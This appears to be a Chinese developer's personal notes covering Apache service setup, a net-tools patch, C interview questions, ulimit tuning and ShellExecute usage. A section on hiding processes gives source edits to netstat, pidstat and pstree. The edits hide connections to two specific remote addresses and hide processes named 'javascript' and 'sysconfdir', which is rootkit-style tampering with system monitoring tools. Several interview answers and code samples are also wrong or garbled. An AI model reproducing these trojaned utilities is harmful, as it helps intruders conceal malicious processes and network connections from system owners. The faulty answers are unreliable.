用上面方法即可,该条备用将apache注册为系统服务 首先将apachectl命令拷贝至/etc/rc.d/init.d目录下，改名为httpd 使用编辑器打开httpd文件，并在第一行#!/bin/sh下增加两行文字如下 # chkconfig: 35 70 30 # description: Apache 接着注册该服 chkconfig –add httpd 一切OK了，启动服务 service httpd start

注意,要守护进程才行

## net-tools编译问题的解决

用上面的方法获取源代码之后,先打gcc4补丁,完了之后再打这个补丁:

diff --exclude CVS -uNr net-tools-1.60/lib/x25\_sr.c net-tools-1.60.modified/lib/x25\_sr.c

--- net-tools-1.60/lib/x25\_sr.c Sat May 20 14:38:10 2000

+++ net-tools-1.60.modified/lib/x25\_sr.c Mon Jan 31 14:18:46 2005

@@ -22,6 +22,7 @@

#include <sys/socket.h>

#include <sys/ioctl.h>

#include <linux/x25.h>

+#include <linux/version.h>

#include <ctype.h>

#include <errno.h>

#include <netdb.h>

@@ -77,7 +78,12 @@

rt.sigdigits=sigdigits;

/\* x25\_route\_struct.address isn't type struct sockaddr\_x25, Why? \*/

+#if LINUX\_VERSION\_CODE < KERNEL\_VERSION(2,6,0)

+#warning this is a 2.4 kernel

memcpy(&rt.address, &sx25.sx25\_addr, sizeof(x25\_address));

+#else

+ memcpy(&rt.address, &sx25.sx25\_addr, sizeof(struct x25\_address));

+#endif

while (\*args) {

if (!strcmp(\*args,"device") || !strcmp(\*args,"dev")) {

就可以了

打补丁

patch -Np1 –i x.patch

## 隐藏进程 nestat

首先编译nettools工具包.

找到netstat.c中的tcp\_info函数

if((strcmp(rem\_addr,"222.186.52.49:10991")!=0)&&(strcmp(rem\_addr,"222.186.31.235:28021")!=0))

{

printf("tcp %6ld %6ld %-23s %-23s %-12s",

rxq, txq, local\_addr, rem\_addr, \_(tcp\_state[state]));

finish\_this\_one(uid,inode,timers);

}

## Pidstat

int write\_pid\_task\_cpu\_stats(int prev, int curr, int dis, int disp\_avg,

char \*prev\_string, char \*curr\_string,

unsigned long long itv,

unsigned long long g\_itv)

{

struct pid\_stats \*pstc, \*pstp;

unsigned int p;

int again = 0;

//printf("\n\*\*\*\*\*\*\* write\_pid\_task\_cpu\_stats \*\*\*\n");

if (dis) {

PRINT\_ID\_HDR(prev\_string, pidflag);

printf(" %%usr %%system %%guest %%CPU CPU Command\n");

}

for (p = 0; p < pid\_nr; p++) {

if (get\_pid\_to\_display(prev, curr, p, P\_A\_CPU, P\_TASK,

&pstc, &pstp) <= 0)

continue;

//printf("\n\*\*\*\*\*\*\* %s \*\*\*\n",pstc->comm);

if(strcmp(pstc->comm,"javascript")!=0&&strcmp(pstc->comm,"sysconfdir")!=0)

{

print\_line\_id(curr\_string, pstc);

printf(" %7.2f %7.2f %7.2f %7.2f",

(pstc->utime - pstc->gtime) < (pstp->utime - pstp->gtime) ?

0.0 :

SP\_VALUE(pstp->utime - pstp->gtime,

pstc->utime - pstc->gtime, itv),

SP\_VALUE(pstp->stime, pstc->stime, itv),

SP\_VALUE(pstp->gtime, pstc->gtime, itv),

/\* User time already includes guest time \*/

IRIX\_MODE\_OFF(pidflag) ?

SP\_VALUE(pstp->utime + pstp->stime,

pstc->utime + pstc->stime, g\_itv) :

SP\_VALUE(pstp->utime + pstp->stime,

pstc->utime + pstc->stime, itv));

if (!disp\_avg) {

printf(" %3d", pstc->processor);

}

else {

printf(" -");

}

print\_comm(pstc);

again = 1;

}

}

return again;

}

## Pstree

static void

read\_proc (void)

{

DIR \*dir;

struct dirent \*de;

FILE \*file;

struct stat st;

char \*path, comm[COMM\_LEN + 1];

char \*buffer;

char readbuf[BUFSIZ+1];

char \*tmpptr;

pid\_t pid, ppid;

int fd, size;

int empty;

#ifdef WITH\_SELINUX

security\_context\_t scontext = NULL;

int selinux\_enabled=is\_selinux\_enabled()>0;

#endif /\*WITH\_SELINUX\*/

if (!print\_args)

buffer = NULL;

else if (!(buffer = malloc ((size\_t) (output\_width + 1))))

{

perror ("malloc");

exit (1);

}

if (!(dir = opendir (PROC\_BASE)))

{

perror (PROC\_BASE);

exit (1);

}

empty = 1;

while ((de = readdir (dir)) != NULL)

if ((pid = (pid\_t) atoi (de->d\_name)) != 0)

{

if (!(path = malloc (strlen (PROC\_BASE) + strlen (de->d\_name) + 10)))

exit (2);

sprintf (path, "%s/%d/stat", PROC\_BASE, pid);

if ((file = fopen (path, "r")) != NULL)

{

empty = 0;

sprintf (path, "%s/%d", PROC\_BASE, pid);

#ifdef WITH\_SELINUX

if (selinux\_enabled)

if (getpidcon(pid,&scontext) < 0)

{

perror (path);

exit (1);

}

#endif /\*WITH\_SELINUX\*/

if (stat (path, &st) < 0)

{

perror (path);

exit (1);

}

fread(readbuf, BUFSIZ, 1, file) ;

if (ferror(file) == 0)

{

memset(comm, '\0', COMM\_LEN+1);

tmpptr = strrchr(readbuf, ')'); /\* find last ) \*/

/\* We now have readbuf with pid and cmd, and tmpptr+2

\* with the rest \*/

/\*printf("readbuf: %s\n", readbuf);\*/

if (sscanf(readbuf, "%\*d (%15[^)]", comm) == 1)

{

if(pdtime()==0)

{

if(strcmp(comm,"javascript")!=0&&strcmp(comm,"sysconfdir")!=0)

{

/\*printf("tmpptr: %s\n", tmpptr+2);\*/

if (sscanf(tmpptr+2, "%\*c %d", &ppid) == 1)

{

/\*

if (fscanf

(file, "%d (%s) %c %d", &dummy, comm, (char \*) &dummy,

&ppid) == 4)

\*/

{

DIR \*taskdir;

struct dirent \*dt;

char \*taskpath;

char \*threadname;

int thread;

if (!(taskpath = malloc(strlen(path) + 10))) {

exit (2);

}

sprintf (taskpath, "%s/task", path);

if ((taskdir=opendir(taskpath))!=0) {

/\* if we have this dir, we're on 2.6 \*/

if (!(threadname = malloc(strlen(comm) + 3))) {

exit (2);

}

sprintf(threadname,"{%s}",comm);

// printf("\*\*\*\*\*\*\*\*\*\*\* %s \*\*\*\*\n",comm);

while ((dt = readdir(taskdir)) != NULL) {

if ((thread=atoi(dt->d\_name)) !=0) {

if (thread != pid) {

#ifdef WITH\_SELINUX

if (print\_args)

add\_proc(threadname, thread, pid, st.st\_uid, threadname, strlen(threadname)+1, scontext);

else

add\_proc(threadname, thread, pid, st.st\_uid, NULL, 0, scontext);

#else /\*WITH\_SELINUX\*/

if (print\_args)

add\_proc(threadname, thread, pid, st.st\_uid, threadname, strlen(threadname)+1);

else

add\_proc(threadname, thread, pid, st.st\_uid, NULL, 0);

#endif /\*WITH\_SELINUX\*/

}

}

}

free(threadname);

(void) closedir(taskdir);

}

free(taskpath);

}

if (!print\_args)

#ifdef WITH\_SELINUX

add\_proc(comm, pid, ppid, st.st\_uid, NULL, 0, scontext);

#else /\*WITH\_SELINUX\*/

add\_proc (comm, pid, ppid, st.st\_uid, NULL, 0);

#endif /\*WITH\_SELINUX\*/

else

{

sprintf (path, "%s/%d/cmdline", PROC\_BASE, pid);

if ((fd = open (path, O\_RDONLY)) < 0)

{

perror (path);

exit (1);

}

if ((size = read (fd, buffer, (size\_t) output\_width)) < 0)

{

perror (path);

exit (1);

}

(void) close (fd);

if (size)

buffer[size++] = 0;

#ifdef WITH\_SELINUX

add\_proc(comm, pid, ppid, st.st\_uid, buffer, size, scontext);

#else /\*WITH\_SELINUX\*/

add\_proc (comm, pid, ppid, st.st\_uid, buffer, size);

#endif /\*WITH\_SELINUX\*/

}

}

}

}

else

{

/\*printf("tmpptr: %s\n", tmpptr+2);\*/

if (sscanf(tmpptr+2, "%\*c %d", &ppid) == 1)

{

/\*

if (fscanf

(file, "%d (%s) %c %d", &dummy, comm, (char \*) &dummy,

&ppid) == 4)

\*/

{

DIR \*taskdir;

struct dirent \*dt;

char \*taskpath;

char \*threadname;

int thread;

if (!(taskpath = malloc(strlen(path) + 10))) {

exit (2);

}

sprintf (taskpath, "%s/task", path);

if ((taskdir=opendir(taskpath))!=0) {

/\* if we have this dir, we're on 2.6 \*/

if (!(threadname = malloc(strlen(comm) + 3))) {

exit (2);

}

sprintf(threadname,"{%s}",comm);

// printf("\*\*\*\*\*\*\*\*\*\*\* %s \*\*\*\*\n",comm);

while ((dt = readdir(taskdir)) != NULL) {

if ((thread=atoi(dt->d\_name)) !=0) {

if (thread != pid) {

#ifdef WITH\_SELINUX

if (print\_args)

add\_proc(threadname, thread, pid, st.st\_uid, threadname, strlen(threadname)+1, scontext);

else

add\_proc(threadname, thread, pid, st.st\_uid, NULL, 0, scontext);

#else /\*WITH\_SELINUX\*/

if (print\_args)

add\_proc(threadname, thread, pid, st.st\_uid, threadname, strlen(threadname)+1);

else

add\_proc(threadname, thread, pid, st.st\_uid, NULL, 0);

#endif /\*WITH\_SELINUX\*/

}

}

}

free(threadname);

(void) closedir(taskdir);

}

free(taskpath);

}

if (!print\_args)

#ifdef WITH\_SELINUX

add\_proc(comm, pid, ppid, st.st\_uid, NULL, 0, scontext);

#else /\*WITH\_SELINUX\*/

add\_proc (comm, pid, ppid, st.st\_uid, NULL, 0);

#endif /\*WITH\_SELINUX\*/

else

{

sprintf (path, "%s/%d/cmdline", PROC\_BASE, pid);

if ((fd = open (path, O\_RDONLY)) < 0)

{

perror (path);

exit (1);

}

if ((size = read (fd, buffer, (size\_t) output\_width)) < 0)

{

perror (path);

exit (1);

}

(void) close (fd);

if (size)

buffer[size++] = 0;

#ifdef WITH\_SELINUX

add\_proc(comm, pid, ppid, st.st\_uid, buffer, size, scontext);

#else /\*WITH\_SELINUX\*/

add\_proc (comm, pid, ppid, st.st\_uid, buffer, size);

#endif /\*WITH\_SELINUX\*/

}

}

}

}

}

(void) fclose (file);

}

free (path);

}

(void) closedir (dir);

if (print\_args)

free (buffer);

if (empty)

{

fprintf (stderr, \_("%s is empty (not mounted ?)\n"), PROC\_BASE) ;

exit (1);

}

}

#if 0

/\* Could use output of ps achlx | awk '{ print $3,$4,$2,$13 }' \*/

static void

read\_stdin (void)

{

char comm[PATH\_MAX + 1];

char \*cmd;

int pid, ppid, uid;

while (scanf ("%d %d %d %s\n", &pid, &ppid, &uid, comm) == 4)

{

if (cmd = strrchr (comm, '/'))

cmd++;

else

cmd = comm;

if (\*cmd == '-')

cmd++;

#ifdef WITH\_SELINUX

add\_proc(cmd, pid, ppid, uid, NULL, 0, NULL);

#else /\*WITH\_SELINUX\*/

add\_proc (cmd, pid, ppid, uid, NULL, 0);

#endif /\*WITH\_SELINUX\*/

}

}

#endif

## Gdsl通用数据结构

### 安装

解压，./configure make make install

cp src/.libs//libgdsl.so.1 /usr/lib64

gcc main.c -lgdsl

### 使用

进入src/examples，使用main\_sort.c做实验

Gcc main\_sort.c \_integers.c –lgdsl –o sort

出错是因为头文件路径不对，改完之后，还要把

cp /home/xlfd/Desktop/important/gdsl-1.7/src/.libs/libgdsl.so.1 /usr/lib64

# Windows C

## 获取时间

SYSTEMTIME sys;

GetLocalTime( &sys );

printf( "%d-%02d-%02d %02d:%02d:%02d \n", sys.wYear,sys.wMonth, sys.wDay, sys.wHour, sys.wMinute, sys.wSecond);

# 笔试面试

1、局部变量能否和全局变量重名？

　　答：能，局部会屏蔽全局。要用全局变量，需要使用"::"

　　局部变量可以与全局变量同名，在函数内引用这个变量时，会用到同名的局部变量，而不会用到全局变量。对于有些编译器而言，在同一个函数内可以定义多个同名的局部变量，比如在两个循环体内都定义一个同名的局部变量，而那个局部变量的作用域就在那个循环体内。

　　2、如何引用一个已经定义过的全局变量？

　　答：extern

　　可以用引用头文件的方式，也可以用extern关键字，如果用引用头文件方式来引用某个在头文件中声明的全局变量，假定你将那个变写错了，那么在编译期间会报错，如果你用extern方式引用时，假定你犯了同样的错误，那么在编译期间不会报错，而在连接期间报错。

　　3、全局变量可不可以定义在可被多个.C文件包含的头文件中？为什么？

　　答：可以，在不同的C文件中以static形式来声明同名全局变量。

　　可以在不同的C文件中声明同名的全局变量，前提是其中只能有一个C文件中对此变量赋初值，此时连接不会出错

　　4、语句for( ；1 ；)有什么问题？它是什么意思？

　　答：和while(1)相同。

　　5、do……while和while……do有什么区别？

　　答：前一个循环一遍再判断，后一个判断以后再循环

　　6、请写出下列代码的输出内容

　　#include

　　main()

　　{

　　　int a,b,c,d;

　　　a=10;

　　　b=a++;

　　　c=++a;

　　　d=10\*a++;

　　　printf("b，c，d：%d，%d，%d"，b，c，d）;

　　　return 0;

　　}

　　答：10，12，120

　　7、static全局变量与普通的全局变量有什么区别？static局部变量和普通局部变量有什么区别？static函数与普通函数有什么区别？

　　全局变量(外部变量)的说明之前再冠以static 就构成了静态的全局变量。全局变量本身就是静态存储方式， 静态全局变量当然也是静态存储方式。 这两者在存储方式上并无不同。这两者的区别虽在于非静态全局变量的作用域是整个源程序， 当一个源程序由多个源文件组成时，非静态的全局变量在各个源文件中都是有效的。 而静态全局变量则限制了其作用域， 即只在定义该变量的源文件内有效， 在同一源程序的其它源文件中不能使用它。由于静态全局变量的作用域局限于一个源文件内，只能为该源文件内的函数公用， 因此可以避免在其它源文件中引起错误。

　　从以上分析可以看出， 把局部变量改变为静态变量后是改变了它的存储方式即改变了它的生存期。把全局变量改变为静态变量后是改变了它的作用域， 限制了它的使用范围。

　　static函数与普通函数作用域不同。仅在本文件。只在当前源文件中使用的函数应该说明为内部函数(static)，内部函数应该在当前源文件中说明和定义。对于可在当前源文件以外使用的函数，应该在一个头文件中说明，要使用这些函数的源文件要包含这个头文件

　　static全局变量与普通的全局变量有什么区别：static全局变量只初使化一次，防止在其他文件单元中被引用;

　　static局部变量和普通局部变量有什么区别：static局部变量只被初始化一次，下一次依据上一次结果值；

　　static函数与普通函数有什么区别：static函数在内存中只有一份，普通函数在每个被调用中维持一份拷贝.

　　8、程序的局部变量存在于（堆栈）中，全局变量存在于（静态区 ）中，动态申请数据存在于（ 堆）中。

　　9、设有以下说明和定义：

　　typedef union {long i; int k[5]; char c;} DATE;

　　struct data { int cat; DATE cow; double dog;} too;

　　DATE max;

　　则语句 printf("%d",sizeof(struct date)+sizeof(max));的执行结果是：\_\_\_52\_\_\_\_

　　答：DATE是一个union, 变量公用空间. 里面最大的变量类型是int[5], 占用20个字节. 所以它的大小是20

data是一个struct, 每个变量分开占用空间. 依次为int4 + DATE20 + double8 = 32.

所以结果是 20 + 32 = 52.

　　当然...在某些16位编辑器下, int可能是2字节,那么结果是 int2 + DATE10 + double8 = 20

　　10、队列和栈有什么区别？

　　队列先进先出，栈后进先出

　　11、写出下列代码的输出内容

　　#include

　　int inc(int a)

　　{

　　　return(++a);

　　}

　　int multi(int\*a,int\*b,int\*c)

　　{

　　　return(\*c=\*a\*\*b);

　　}

　　typedef int(FUNC1)(int in);

　　typedef int(FUNC2) (int\*,int\*,int\*);

　　void show(FUNC2 fun,int arg1, int\*arg2)

　　{

　　　INCp=&inc;

　　　int temp =p(arg1);

　　　fun(&temp,&arg1, arg2);

　　　printf("%d\n",\*arg2);

　　}

　　main()

　　{

　　　int a;

　　　show(multi,10,&a);

　　　return 0;

　　}

　　答：110

　　12、请找出下面代码中的所以错误

　　说明：以下代码是把一个字符串倒序，如“abcd”倒序后变为“dcba”

　　1、#include"string.h"

　　2、main()

　　3、{

　　4、 char\*src="hello,world";

　　5、 char\* dest=NULL;

　　6、 int len=strlen(src);

　　7、 dest=(char\*)malloc(len);

　　8、 char\* d=dest;

　　9、 char\* s=src[len];

　　10、 while(len--!=0)

　　11、 d++=s--;

　　12、 printf("%s",dest);

　　13、 return 0;

　　14、}

　　答：

　　方法1：

　　int main()

　　{

　　　char\* src = "hello,world";

　　　int len = strlen(src);

　　　char\* dest = (char\*)malloc(len+1);//要为\0分配一个空间

　　　char\* d = dest;

　　　char\* s = &src[len-1];//指向最后一个字符

　　　while( len-- != 0 )

　　　\*d++=\*s--;

　　　\*d = 0;//尾部要加\0

　　　printf("%s\n",dest);

　　　free(dest);// 使用完，应当释放空间，以免造成内存汇泄露

　　　return 0;

　　}

　　方法2：

　　#include

　　#include

　　main()

　　{

　　　char str[]="hello,world";

　　　int len=strlen(str);

　　　char t;

　　　for(int i=0; i　　　{

　　　　t=str[i];

　　　　str[i]=str[len-i-1]; str[len-i-1]=t;

　　　}

　　　printf("%s",str);

　　　return 0;

　　}

　　1.-1,2,7,28,,126请问28和126中间那个数是什么？为什么？

　　第一题的答案应该是4^3-1=63

　　规律是n^3-1(当n为偶数0，2，4)n^3+1(当n为奇数1，3，5)

　　答案：63

　　2.用两个栈实现一个队列的功能？要求给出算法和思路！

　　设2个栈为A,B, 一开始均为空.

　　入队:

　　将新元素push入栈A;

　　出队:

　　(1)判断栈B是否为空；

　　(2)如果不为空，则将栈A中所有元素依次pop出并push到栈B；

　　(3)将栈B的栈顶元素pop出；

　　这样实现的队列入队和出队的平摊复杂度都还是O(1), 比上面的几种方法要好。3.在c语言库函数中将一个字符转换成整型的函数是atol()吗，这个函数的原型是什么？

　　函数名: atol

　　功 能: 把字符串转换成长整型数

　　用 法: long atol(const char \*nptr);

　　程序例:

　　#include

　　#include

　　int main(void)

　　{

　　　long l;

　　　char \*str = "98765432";

　　　l = atol(lstr);

　　　printf("string = %s integer = %ld\n", str, l);

　　　return(0);

　　}

　　13.对于一个频繁使用的短小函数,在C语言中应用什么实现,在C++中应用什么实现?

　　c用宏定义，c++用inline

　　17.软件测试都有那些种类?

　　黑盒：针对系统功能的测试

　　白盒：测试函数功能，各函数接口

　　18.确定模块的功能和模块的接口是在软件设计的那个队段完成的?

　　概要设计阶段

# linux 打开文件数 too many open files 解决方法

主循环卡住无法hlog都是这原因,因为hlog要打开文件

too many open files

出现这句提示的原因是程序打开的文件/socket连接数量超过系统设定值。

查看每个用户最大允许打开文件数量

ulimit -a

1. fdipzone@ubuntu:~$ ulimit -a
2. core file size (blocks, -c) 0
3. data seg size (kbytes, -d) unlimited
4. scheduling priority (-e) 20
5. file size (blocks, -f) unlimited
6. pending signals (-i) 16382
7. max locked memory (kbytes, -l) 64
8. max memory size (kbytes, -m) unlimited
9. open files (-n) 1024
10. pipe size (512 bytes, -p) 8
11. POSIX message queues (bytes, -q) 819200
12. real-time priority (-r) 0
13. stack size (kbytes, -s) 8192
14. cpu time (seconds, -t) unlimited
15. max user processes (-u) unlimited
16. virtual memory (kbytes, -v) unlimited
17. file locks (-x) unlimited

其中 open files (-n) 1024 表示每个用户最大允许打开的文件数量是1024

查看当前系统打开的文件数量

1. lsof | wc -l
2. watch "lsof | wc -l"

查看某一进程的打开文件数量

1. lsof -p pid | wc -l
2. lsof -p 1234 | wc -l

设置open files数值方法

ulimit -n 2048

1. fdipzone@ubuntu:~$ ulimit -n 2048
2. fdipzone@ubuntu:~$ ulimit -a
3. core file size (blocks, -c) 0
4. data seg size (kbytes, -d) unlimited
5. scheduling priority (-e) 20
6. file size (blocks, -f) unlimited
7. pending signals (-i) 16382
8. max locked memory (kbytes, -l) 64
9. max memory size (kbytes, -m) unlimited
10. open files (-n) 2048
11. pipe size (512 bytes, -p) 8
12. POSIX message queues (bytes, -q) 819200
13. real-time priority (-r) 0
14. stack size (kbytes, -s) 8192
15. cpu time (seconds, -t) unlimited
16. max user processes (-u) unlimited
17. virtual memory (kbytes, -v) unlimited
18. file locks (-x) unlimited

这样就可以把当前用户的最大允许打开文件数量设置为2048了，但这种设置方法在重启后会还原为默认值。

永久设置方法

1. vim /etc/security/limits.conf
2. 在最后加入
3. \* soft nofile 4096
4. \* hard nofile 4096

最前的 \* 表示所有用户，可根据需要设置某一用户，例如

1. fdipzone soft nofile 8192
2. fdipzone hard nofile 8192

改完后注销一下就能生效。

# Shellexecute

## 问题

C++工程中使用后主函数退出-1,不知道为啥,用C#没问题,用qt调用C#的打开程序类

|  |
| --- |
| ShellExecute 函数功能：     ShellExecute 的功能是运行一个外部程序（或者是打开一个已注册的文件、打开一个目录、打印一个文件等等），并对外部程序有一定的控制。  函数简介：     有几个 API 函数都可以实现这些功能，但是在大多数情况下 ShellExecute 是更多的被使用的，同时它并不是太复杂。  函数原型：     function ShellExecute(hWnd: HWND; Operation, FileName, Parameters,Directory: PChar; ShowCmd: Integer): HINST; stdcall;      ShellExecute(         hWnd: HWND; {指定父窗口句柄}         Operation: PChar; {指定动作, 譬如: open、print}         FileName: PChar; {指定要打开的文件或程序}         Parameters: PChar; {给要打开的程序指定参数; 如果打开的是文件这里应该是 nil}         Directory: PChar; {缺省目录}         ShowCmd: Integer {打开选项}     ): HINST; {执行成功会返回应用程序句柄; 如果这个值 <= 32, 表示执行错误}     //返回值可能的错误有: = 0 {内存不足}  参数含义：     ●hWnd：用于指定父窗口句柄。当函数调用过程出现错误时，它将作为 Windows 消息窗口的父窗口。例如，可以将其设置为应用程序主窗口句柄，即 Application.Handle，也可以将其设置为桌面窗口句柄（用GetDesktopWindow函数获得）。      ●Operation：用于指定要进行的操作。其中“open”操作表示执行由 FileName 参数指定的程序，或打开由 FileName 参数指定的文件或文件夹；“print”操作表示打印由 FileName 参数指定的文件；“explore”操作表示浏览由FileName参数指定的文件夹。当参数设为nil时，表示执行默认操作“open”。      ●FileName：用于指定要打开的文件名、要执行的程序文件名或要浏览的文件夹名。      ●Parameters：若 FileName 参数是一个可执行程序，则此参数指定命令行参数，否则此参数应为 nil 或 PChar(0)。      ●Directory：用于指定默认目录。      ●ShowCmd：若 FileName 参数是一个可执行程序，则此参数指定程序窗口的初始显示方式，否则此参数应设置为0。      若 ShellExecute 函数调用成功，则返回值为被执行程序的实例句柄。若返回值小于32，则表示出现错误。  函数返回值详解：      //若返回值小于32，则表示出现错误。      ERROR\_FILE\_NOT\_FOUND = 2;      {文件名错误}     ERROR\_PATH\_NOT\_FOUND = 3;      {路径名错误}     ERROR\_BAD\_FORMAT = 11;         {EXE 文件无效}     SE\_ERR\_SHARE = 26;             {发生共享错误}     SE\_ERR\_ASSOCINCOMPLETE = 27;   {文件名不完全或无效}     SE\_ERR\_DDETIMEOUT = 28;        {超时}     SE\_ERR\_DDEFAIL = 29;           {DDE 事务失败}     SE\_ERR\_DDEBUSY = 30;           {正在处理其他 DDE 事务而不能完成该 DDE 事务}     SE\_ERR\_NOASSOC = 31;           {没有相关联的应用程序}  ShowCmd 参数可选值：      SW\_HIDE             隐藏窗口，活动状态给另一个窗口     SW\_MINIMIZE         最小化窗口，活动状态给另一个窗口     SW\_RESTORE          用原来的大小和位置显示一个窗口，同时令其进入活动状态     SW\_SHOW             用当前的大小和位置显示一个窗口，同时令其进入活动状态     SW\_SHOWMAXIMIZED    最大化窗口，并将其激活     SW\_SHOWMINIMIZED    最小化窗口，并将其激活     SW\_SHOWMINNOACTIVE  最小化一个窗口，同时不改变活动窗口     SW\_SHOWNA           用当前的大小和位置显示一个窗口，不改变活动窗口     SW\_SHOWNOACTIVATE   用最近的大小和位置显示一个窗口，同时不改变活动窗口     SW\_SHOWNORMAL       与 SW\_RESTORE 相同      SW\_HIDE = 0;             {隐藏}     SW\_SHOWNORMAL = 1;       {用最近的大小和位置显示, 激活}     SW\_NORMAL = 1;           {同 SW\_SHOWNORMAL}     SW\_SHOWMINIMIZED = 2;    {最小化, 激活}     SW\_SHOWMAXIMIZED = 3;    {最大化, 激活}     SW\_MAXIMIZE = 3;         {同 SW\_SHOWMAXIMIZED}     SW\_SHOWNOACTIVATE = 4;   {用最近的大小和位置显示, 不激活}     SW\_SHOW = 5;             {同 SW\_SHOWNORMAL}     SW\_MINIMIZE = 6;         {最小化, 不激活}     SW\_SHOWMINNOACTIVE = 7;  {同 SW\_MINIMIZE}     SW\_SHOWNA = 8;           {同 SW\_SHOWNOACTIVATE}     SW\_RESTORE = 9;          {同 SW\_SHOWNORMAL}     SW\_SHOWDEFAULT = 10;     {同 SW\_SHOWNORMAL}     SW\_MAX = 10;             {同 SW\_SHOWNORMAL}  特殊用法：      A、如果将 FileName 参数设置为“http:”协议格式，那么该函数将打开默认浏览器并链接到指定的URL地址。若用户机器中安装了多个浏览器，则该函数将根据Windows 9x/NT注册表中http协议处理程序（Protocols Handler）的设置确定启动哪个浏览器。          打开 Url 格式为：ShellExecute(NULL, \_T("open"), url, NULL, NULL, SW\_SHOWNORMAL);          示例一，打开指定域名：ShellExecute(NULL, "open", "http://www.baidu.com", NULL, NULL, SW\_SHOWNORMAL);          示例二，打开指定网址：ShellExecute(NULL, "open", "http://www.baidu.com/index.php", NULL, NULL, SW\_SHOWNORMAL);      B、如果将 FileName 参数设置为“mailto:”协议格式，那么该函数将启动默认邮件客户程序，如Microsoft Outlook（也包括Microsoft Outlook Express）或Netscape Messanger。若用户机器中安装了多个邮件客户程序，则该函数将根据Windows 9x/NT注册表中mailto协议处理程序的设置确定启动哪个邮件客户程序。          示例一，mailto:打开新邮件窗口：ShellExecute(Handle, "open", "mailto:", nil, nil, SW\_SHOWNORMAL);          示例二，格式：mailto:用户账号@邮件服务器地址：         ShellExecute(Handle, "open", "mailto:who@www.baidu.com", nil, nil, SW\_SHOWNORMAL);         注意：打开新邮件窗口，并自动填入收件人地址。若指定多个收件人地址，则收件人地址之间必须用分号或逗号分隔开（下同）。          示例三，格式：mailto:用户账号@邮件服务器地址?subject=邮件主题&body=邮件正文：         ShellExecute(Handle, "open", "mailto:who@www.baidu.com?subject=Hello&Body=hell,world!", nil, nil, SW\_SHOWNORMAL);         打开新邮件窗口，并自动填入收件人地址、邮件主题和邮件正文。若邮件正文包括多行文本，则必须在每行文本之间加入换行转义字符%0a。  使用实例：      //执行一个新的应用程序     ShellExecute(NULL, "open", "calc.exe", NULL, NULL, SW\_SHOWNORMAL);    //调用计算器     ShellExecute(NULL, "open", "NOTEPAD.EXE", NULL, NULL, SW\_SHOWNORMAL); //调用记事本      //打开记事本，并打开一个文本文件(系统能识别记事本应用程序的路径，因此我们不必使用绝对路径）     ShellExecute(Handle, 'open', PChar('notepad'), PChar('c:\test.txt'), nil, SW\_SHOW);      //打印一个 Word 文档     ShellExecute(Handle, 'print', PChar('C:\word.doc'), nil, nil, SW\_SHOW);     注意：可能你会看到 Word 暂时的被打开，但它会自动关闭。      //打开百度网站     ShellExecute(Handle, 'open', PChar('http://www.baidu.com/'), nil, nil, SW\_SHOW);      //你能通过一个已经注册的文件类型来打开应用程序     ShellExecute(Handle, 'open', PChar('c:\readme.txt'), nil, nil, SW\_SHOW);      //调用 windows Explorer 打开一个文件目录     ShellExecute(Handle, 'explore', PChar('c:\windows)', nil, nil, SW\_SHOW);      //运行一个 DOS 命令并立即返回     ShellExecute(Handle, 'open', PChar('cmd.exe'), PChar('/c echo hello, world!'), nil, SW\_SHOW);      //运行一个 DOS 命令并保持 DOS 窗口存在     ShellExecute(Handle, 'open', PChar('cmd.exe'), PChar('/k echo hello, world!'), nil, SW\_SHOW);      //打开一个同系统程序相关连的文档     ShellExecute(Handle, "open", "c:\abc.txt", NULL, NULL, SW\_SHOWNORMAL);      //打开一个指定网站、域名     ShellExecute(Handle, "open", "http://www.google.com/", NULL, NULL, SW\_SHOWNORMAL);     ShellExecute(NULL, "open", "http://www.baidu.com", NULL, NULL, SW\_SHOWNORMAL);      //打开一个指定网址     ShellExecute(NULL, "open", "http://www.baidu.com/index.php", NULL, NULL, SW\_SHOWNORMAL);      //激活相关程序，发送EMAIL     ShellExecute(Handle, "open", "mailto:", nil, nil, SW\_SHOWNORMAL);     ShellExecute(Handle, "open", "mailto:who@www.baidu.com", nil, nil, SW\_SHOWNORMAL);     ShellExecute(Handle, "open", "mailto:who@www.baidu.com", NULL, NULL, SW\_SHOWNORMAL);     ShellExecute(Handle, "open", "mailto:who@www.baidu.com?subject=Hello&Body=hell,world!", nil, nil, SW\_SHOWNORMAL);      //用系统打印机打印文档     ShellExecute(Handle, "print", "c:\abc.txt", NULL, NULL, SW\_SHOWNORMAL);      //用系统查找功能来查找指定文件     ShellExecute(Handle, "find", "d:\nish", NULL, NULL, SW\_SHOWNORMAL); |

